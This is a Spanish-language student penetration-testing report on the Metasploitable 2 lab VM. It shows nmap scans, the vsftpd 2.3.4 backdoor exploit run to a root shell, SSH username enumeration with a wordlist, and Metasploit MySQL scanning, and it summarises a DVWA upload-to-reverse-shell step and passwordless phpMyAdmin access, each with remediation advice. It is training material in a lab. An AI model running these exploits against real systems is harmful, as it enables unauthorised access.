

# **Informe Módulo 4**

## **Pentesting**

Fecha: 24 de Febrero de 2024

Autor: **Azael Ramírez Pérez**

Mail: **keepcoder\_test@gmail.com (ficticio)**

Empresa: **KeepCoder.inc (ficticio)**

# Contenido

<b>Ámbito y alcance</b> .....	3
<b>Vulnerabilidades Encontradas y Recomendaciones</b> .....	4
<b>Actividad de Configuración</b> .....	7
<b>Escaneo de Puertos – NMAP</b> .....	10
<b>Metasploitable Network</b> .....	11
<b>Análisis Puerto 21 – FTP</b> .....	11
<b>Análisis Puerto 22 – SSH</b> .....	15
<b>Metasploitable Database</b> .....	19
<b>Análisis del Puerto 3306 – MySQL</b> .....	19
<b>Análisis de la aplicación - phpMyAdmin</b> .....	30
<b>Análisis de la aplicación – DVWA</b> .....	35
<b>Módulo Upload</b> .....	35

# Ámbito y alcance

Es importante mencionar que Metasploitable 2 es una máquina virtual creada con diferentes vulnerabilidades de software, fue construida por la compañía de ciberseguridad Rapid7 con el principal objetivo de realizar prácticas de hacking ético.

El presente trabajo está enfocado en realizar un reconocimiento e identificación de vulnerabilidades a nivel de infraestructura y de las distintas aplicaciones web que aloje el servidor de Metasploitable, posteriormente se intentara realizar la explotación de estas mismas, finalmente será necesario hacer las recomendaciones pertinentes para que se hagan las correcciones necesarias cuyo fin es fortalecer el servidor y sus diferentes aplicaciones.

Hoy en día es fundamental seguir una metodología al hacer pruebas de penetración, en nuestro caso nos enfocamos en realizar las siguientes etapas:

- Planificación y preparación
- Escaneo y evaluación
- Explotación
- Documentación

# **Vulnerabilidades Encontradas y Recomendaciones**

## **Vulnerabilidad - VSFTP 2.3.4**

- A través del escaneo de puertos con NMAP pudimos obtener la versión 2.3.4 del puerto 21 FTP, logramos identificar en la base de datos de Exploit DB una vulnerabilidad que fue documentada, esta misma consiste en un Backdoor la principal característica de esta vulnerabilidad es infiltrarse en un software, sistema operativo, o dispositivo que permite el acceso no autorizado. Logramos acceder a Metasploitable ejecutando un exploit de Python lo cual nos permitió poder ejecutar comandos directamente en el servidor.
- **Recomendación para solucionar esta vulnerabilidad:** es necesario mantener actualizado el software VSFTP y en general los sistemas, debido a que estas actualizaciones corrigen las vulnerabilidades encontradas a través de parches de seguridad.

## **Vulnerabilidad - OpenSSH 4.7**

- Logramos identificar la versión de OpenSSH que ocupa Metasploitable la cual es 4.7, esta versión también presenta vulnerabilidades pues esta misma es propensa a sufrir una enumeración de usuarios. Pudimos explotar esta vulnerabilidad a través de un script de Python con lo cual pudimos obtener algunos usuarios que tiene el S.O.
- **Recomendación para solucionar esta vulnerabilidad:** es necesario actualizar OpenSSH a la versión 4.7p1 o posterior, debido a que esta vulnerabilidad se corrigió en las posteriores versiones del software.

## **Vulnerabilidad - MySQL**

- Se hizo un reconocimiento de la base de datos MySQL, el puerto que ocupa por default es el 3306, pudimos conocer que la versión que utiliza es la 5.0.51a. Utilizamos el módulo de mysql\_login de Metasploit con la finalidad de hacer fuerza bruta para poder acceder a la base de datos, sin embargo no tuvimos éxito. Finalmente fue necesario acceder a host de Metasploitable y luego accedimos a la base de datos a través de la línea de comandos, esto nos permitió conocer detalles específicos como las tablas y algunos campos de estas, de esta manera se concluye que MySQL tiene problemas de configuración pues el usuario root de la BD no tiene un password asignado de modo que fue posible acceder a los datos sensibles de la BD.
- **Recomendación para solucionar esta vulnerabilidad:** Es necesario utilizar contraseñas seguras, complejas y únicas para los usuarios de MySQL así como ir cambiando estas contraseñas de forma periódica, adicionalmente es necesario limitar el acceso a la base de datos, de forma que solo ciertos usuarios tengan acceso, se recomienda tener actualizado MySQL a las últimas versiones y también realizar copias de seguridad de manera periódica.

## **Vulnerabilidad - phpMyAdmin**

- Siendo una de las aplicaciones de administración de BD más utilizada, logramos acceder a la aplicación a través del login web, esto se debió a que anteriormente se lograron obtener los usuarios de la base de datos de MySQL, se observó que uno de ellos era un usuario administrador además no tenía un password asignado, así que al intentar acceder con ese usuario pudimos ingresar al panel de administración.
- **Recomendación para solucionar esta vulnerabilidad:** es necesario proteger el acceso de los usuarios y también las aplicaciones, por lo que es altamente recomendable asignar contraseñas seguras, adicionalmente es fundamental tener un plan en el que cada cierto tiempo se puedan renovar estas contraseñas.

## **Vulnerabilidad - DVWA (Módulo upload)**

- En el módulo de Upload se encontraron algunas vulnerabilidades esto debido a que el modulo permite subir al servidor cualquier tipo de archivo, en nuestro caso logramos subir un script de PHP, la aplicación nos mostró la ruta donde se depositó el archivo, esto nos dio un indicio para poder consultar la URL a través del método GET y poder ver el comportamiento desde el navegador web, después logramos hacer la ejecución de algunos comandos básicos de bash a través de la URL, seguidamente intentamos subir un script que crea una Shell reversa lo cual nos permitió ejecutar comandos dentro del host de Metasploitable.
- **Recomendación para solucionar esta vulnerabilidad:** es necesario validar correctamente el tipo de archivo que se está adjuntando a la aplicación, así como su contenido, de esta manera se podrá identificar si el archivo es inofensivo, siendo este el caso se podrá alojar en el servidor en una ruta segura donde tenga restricción a nivel de permisos de ejecución.

# Actividad de Configuración

Para poder usar **Metasploitable 2** es necesario conocer las especificaciones mínimas necesarias para poder configurar esta máquina virtual en la plataforma de virtualización **Virtual Box**.


Requerimientos mínimos:

- Memoria RAM 512 MB
- Disco duro 8 GB

Recomendaciones importantes a considerar:

- Nunca exponga esta máquina virtual a una red que no sea de confianza (en la configuración de red use NAT o el modo solo host).

Primeramente se tiene que descargar la máquina virtual de **Metasploitable 2** del siguiente enlace:

A screenshot of a web browser showing the SourceForge project page for Metasploitable. The browser's address bar shows the URL `https://sourceforge.net/projects/metasploitable/`. The SourceForge header is visible with navigation links for Open Source Software, Business Software, and Resources. Below the header is an advertisement for 'autocompari' offering a 25% discount. The main content area features the Metasploitable project page, which includes the project logo, title 'Metasploitable', a description 'Metasploitable is an intentionally vulnerable Linux virtual machine', and attribution 'Brought to you by: rapid7user'. It also shows a star rating of 4.5 from 10 reviews, download statistics of 16,797 downloads this week, and a last update date of 2019-08. There are buttons for 'Download', 'Get Updates', and 'Share This'. Below this is a tabbed interface with 'Summary', 'Files', 'Reviews', and 'Support' tabs. The 'Summary' tab is active, showing the text 'This is Metasploitable2 (Linux)' and a description: 'Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.'

Es necesario configurar la máquina virtual de Metasploitable en Virtual Box tomando en consideración los requerimientos mínimos que se plantearon al inicio, ver figura 1.

Credenciales de acceso a Metasploitable:

Usuario: **msfadmin**

Password: **msfadmin**




Figura 1. Metasploitable 2 importada en Virtual Box correctamente



Una vez que nos hemos logueado con las credenciales en el host virtual, fue necesario identificar la IP de máquina de **Metasploitable 2** a través del siguiente comando, ver figura 2.



```
Metasploitable [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:29:f1:e6
          inet addr:192.168.100.35  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: 2806:2f0:9f81:eeffa:a00:27ff:fe29:f1e6/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe29:f1e6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9201 (8.9 KB)  TX bytes:10212 (9.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Figura 2. Identificación de la IP de Metasploitable

## Escaneo de Puertos – NMAP

Una vez que hemos obtenido la IP del host virtual de **Metasploitable**, necesitamos hacer un escaneo de puertos a través de la herramienta NMAP, para ello se ejecutó el siguiente comando.

```
nmap 192.168.100.35 -p- --open -A
```

```
PS C:\> ssh kali@192.168.153.131
kali@192.168.153.131's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 12 19:10:22 2024 from 192.168.153.1
kali@kali:~$ nmap 192.168.100.35 -p- --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 19:15 MST
Nmap scan report for 192.168.100.35
Host is up (0.0082s latency).
Not shown: 65505 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.100.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
```

Figura 3. Escaneo de puertos con NMAP desde el host Kali

Fue necesario analizar con detenimiento el output que nos arrojó **NMAP** cuya finalidad fue poder identificar que puertos se tienen habilitados (abiertos), así mismo conocer la versión de estos mismos y así poder evaluar la existencia de alguna vulnerabilidad que haya sido documentada en bases de datos por ejemplo Exploit Database.

# Metasploitable Network

## Análisis Puerto 21 – FTP

Es importante mencionar que el puerto TCP 21 usa el Protocolo de Control de Transmisión (TCP). TCP es uno de los protocolos principales en redes TCP/IP. FTP es el Protocolo de transferencia de archivos (FTP), una de sus funciones primordiales es transferir archivos entre un cliente y un servidor.

En la siguiente figura 4 podemos observar que se tiene el puerto 21 abierto y la versión de este mismo es la **2.3.4** (ver punto 2), esto nos ha llevado a investigar en la red si la versión del puerto ha tenido alguna vulnerabilidad.

```
PS C:\> ssh kali@192.168.153.131
kali@192.168.153.131's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 12 19:10:22 2024 from 192.168.153.1
(kali@kali)-[~]
$ nmap 192.168.100.35 -p- --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 19:15 MST
Nmap scan report for 192.168.100.35
Host is up (0.0082s latency).
Not shown: 65505 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.100.4
|   Logged in as ftp
```

Figura 4. Identificación del puerto 21 y la versión

Hemos encontrado que existe un CVE (Common Vulnerabilities and Exposures), de esta manera se concluye que el **CVE-2011-2523** ha sido reportado en el año 2021 en la base de datos de Exploit DB (ver figura 5). Este CVE consiste en un exploit denominado Backdoor Command Execution programado en Python, este mismo nos proporciona acceso a un sistema que pasa por encima de los mecanismos de autenticación de Metasploitable.

1 vsftpd 2.3.4 - Backdoor Command Execution

<b>EDB-ID:</b> 49757	<b>CVE:</b> 2011-2523	<b>Author:</b> HERCULESRD	<b>Type:</b> REMOTE	<b>Platform:</b> UNIX	<b>Date:</b> 2021-04-12
-------------------------	--------------------------	------------------------------	------------------------	--------------------------	----------------------------

**EDB Verified:** ✓

**Exploit:** ⬇ / {}

**Vulnerable App:**

2

```
# Exploit title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523


#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
```

Figura 5. Vulnerabilidad encontrada en Exploit Database

La siguiente actividad fue usar el exploit de python que es proveído en Exploit Database, el objetivo es poder conectarse de manera remota tomando el control del host virtual de Metasploitable 2.




```
(kali@kali)-[~]  
$ cat vsftpd.py  
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution  
# Date: 9-04-2021  
# Exploit Author: HerculesRD  
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html  
# Version: vsftpd 2.3.4  
# Tested on: debian  
# CVE : CVE-2011-2523  
  
#!/usr/bin/python3  
  
from telnetlib import Telnet  
import argparse  
from signal import signal, SIGINT  
from sys import exit
```

Figura 6. Se crea el script de Python en nuestro host local

En la siguiente figura 7 se muestra el comando utilizado para la ejecución del script de Python desde el host local Kali Linux (IP 192.168.100.35), así mismo podemos observar el acceso al host de Metasploitable.

Una vez que estamos conectados desde Kali al host comprometido Metasploitable, procedemos a ejecutar algunos comandos de bash por mencionar algunos: **whoami**, **pwd**, **id** e **ifconfig**, con la salida de estos comandos podemos verificar que estamos en la sesión del usuario root, también podemos validar la IP del host al que estamos conectados, de esta manera se comprueba que la versión del puerto 21 en la versión 2.3.4 es vulnerable.



```
python3 vsftpd.py 192.168.100.35
```

Comando ejecutado

```
(kali㉿kali)-[~]  
$ python3 vsftpd.py 192.168.100.35  
/home/kali/vsftpd.py:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13  
  from telnetlib import Telnet  
Success, shell opened  
Send `exit` to quit shell  
  
whoami 1  
root  
pwd  
/  
id 2  
uid=0(root) gid=0(root)  
ifconfig 3  
eth0      Link encap:Ethernet  HWaddr 08:00:27:29:f1:e6  
          inet addr:192.168.100.35 Bcast:192.168.100.255  Mask:255.255.255.0  
          inet6 addr: 2806:2f0:9f81:ee6a:a00:27ff:fe29:f1e6/64 Scope:Global
```

Figura 7. Ejecución del script de python para acceder el host de Metasploitable

## Análisis Puerto 22 – SSH

Se analizó también el puerto SSH pues en la evidencia del output que previamente se realizó con **NMAP** nos indicó que es un puerto que está abierto en el host de **Metasploitable**. Revisando con detalle nos percatamos que la versión de SSH con la que cuenta el host es: **OpenSSH 4.7**, haciendo una búsqueda en la base de datos de Exploit Database nos percatamos que existen vulnerabilidades documentadas.

```
nmap -p 22 192.168.100.35 --open -A
```

Comando ejecutado


```
(kali@kali)-[~]
$ nmap -p 22 192.168.100.35 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 08:14 MST
Nmap scan report for 192.168.100.35
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.31 seconds
```

Figura 8. Revisión del protocolo SSH y la versión instalada

Revisión de vulnerabilidades de Open SSH en Exploit Database, nos percatamos que hay al menos 2 vulnerabilidades reportadas (ver figura 9, punto 2).




Date	D	A	V	Title	Type	Platform	Author
2019-01-11				OpenSSH SCP Client - Write Arbitrary Files	Remote	Multiple	Harry Sintonen
2018-12-04				OpenSSH < 7.7 - User Enumeration (2)	Remote	Linux	Leap Security
2018-08-21				OpenSSH 2.3 < 7.7 - Username Enumeration	Remote	Linux	Justin Gardner
2018-08-16				OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	Remote	Linux	Matthew Daley
2018-03-20				OpenSSH < 6.6 SFTP - Command Execution	Remote	Linux	SECFORCE

Figura 9. Lista de vulnerabilidades reportadas y verificadas





En la siguiente imagen podemos apreciar un fragmento de código del exploit programado en Python.



```
(kali@kali)-[~/4_pentesting/CVE-2018-15473]
$ cat CVE-2018-15473.py
#!/usr/bin/env python3

import argparse, logging, paramiko, socket, sys, os


class InvalidUsername(Exception):
    pass

# malicious function to malformed packet
def add_boolean(*args, **kwargs):
    pass
```

A terminal window with a black background. The prompt is `(kali@kali)-[~/4_pentesting/CVE-2018-15473]`. The command `$ cat CVE-2018-15473.py` is entered and highlighted with a red box. A red circle with the number '1' is next to the command. The output shows the Python code for the exploit, including imports, a custom exception class, and a function definition.

Figura 11. Fragmento de código del exploit


Para poder ejecutar el exploit es necesario contar con un diccionario en el cual se tenga algunos de los usuarios más comunes en los host linux, en la siguiente figura 12 se muestran el contenido siendo los usuarios con los que se ejecutó el exploit.



```
cat SSH-user.txt
```

A terminal window with a black background. The command `cat SSH-user.txt` is entered and highlighted with a red box. A red circle with the number '1' is next to the command.

Comando ejecutado




```
(kali@kali)-[~/4_pentesting/CVE-2018-15473]
$ cat SSH-user.txt
root
mysql
oracle
test
user
guest
```

A terminal window with a black background. The prompt is `(kali@kali)-[~/4_pentesting/CVE-2018-15473]`. The command `$ cat SSH-user.txt` is entered and highlighted with a red box. A red circle with the number '1' is next to the command. The output shows a list of common Linux users: `root`, `mysql`, `oracle`, `test`, `user`, and `guest`.

Figura 12. Diccionario de usuarios comunes en los host Linux

En la siguiente imagen (figura 13) podemos apreciar que el script ha encontrado 3 usuarios validos (ver punto 2) del diccionario mencionado anteriormente, estos usuarios son: **root, mysql y user**, esto representa una vulnerabilidad pues se logrado conocer que usuarios pueden acceder al host de Metasploitable.



```
./CVE-2018-15473.py 192.168.100.35 -w SSH-user.txt

(kali@kali)-[~/4_pentesting/CVE-2018-15473]
$ ./CVE-2018-15473.py 192.168.100.35 -w SSH-user.txt
[+] root is a valid username
[+] mysql is a valid username
[-] oracle is an invalid username
[-] test is an invalid username
[+] user is a valid username
[-] guest is an invalid username


Valid Users:
root
mysql
user
```

Figura 13. Ejecución del exploit de Python

# Metasploitable Database

## Análisis del Puerto 3306 – MySQL

Es importante mencionar que dentro del reconocimiento con **NMAP** de los puertos de Metasploitable nos encontramos con el puerto 3306 puerto por default utilizado por la base de datos de MySQL.



```
(kali@kali)-[~]
$ nmap -p 3306 192.168.100.35 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 09:23 MST
Nmap scan report for 192.168.100.35
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 19
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsCompression, ConnectWithDatabase
|   Status: Autocommit
|_ Salt: ,]sJY^K?:C$*CT[LK~D

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.44 seconds
```

Figura 12. Ejecución del exploit de Python para SSH



De inicio usaremos la opción de **mysql\_version** (ver siguiente imagen) que es un scanner para poder identificar la versión de MySQL que se tiene instalada en el host de Metasploitable 2.

```
msf6 >
msf6 > use auxiliary/scanner/mysql/mysql_version
```

Figura 15. Se usa la opción mysql\_version

Con el comando **show info** podemos ver las opciones básicas y los parámetros que se tienen que configurar para ejecutar el scanner, con ello poder confirmar la versión de **MySQL** que está instalada.

```
msf6 auxiliary(scanner/mysql/mysql_version) > show info

Name: MySQL Server Version Enumeration
Module: auxiliary/scanner/mysql/mysql_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
kris katterjohn <katterjohn@gmail.com>

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    127.0.0.1        yes       The target host(s), see https://docs
  RPORT     3306             yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (ma

Description:
Enumerates the version of MySQL servers.

View the full module info with the info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) >
```

Figura 16. Ejecución del comando show info

En la siguiente figura se asigna la IP (192.168.100.35) del host de Metasploitable y posteriormente se ejecuta el exploit. El resultado del output nos muestra que la versión que se ejecuta en el host de metasploitable es: **MySQL 5.0.51a**.

```
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.100.35
RHOSTS => 192.168.100.35
msf6 auxiliary(scanner/mysql/mysql_version) > run

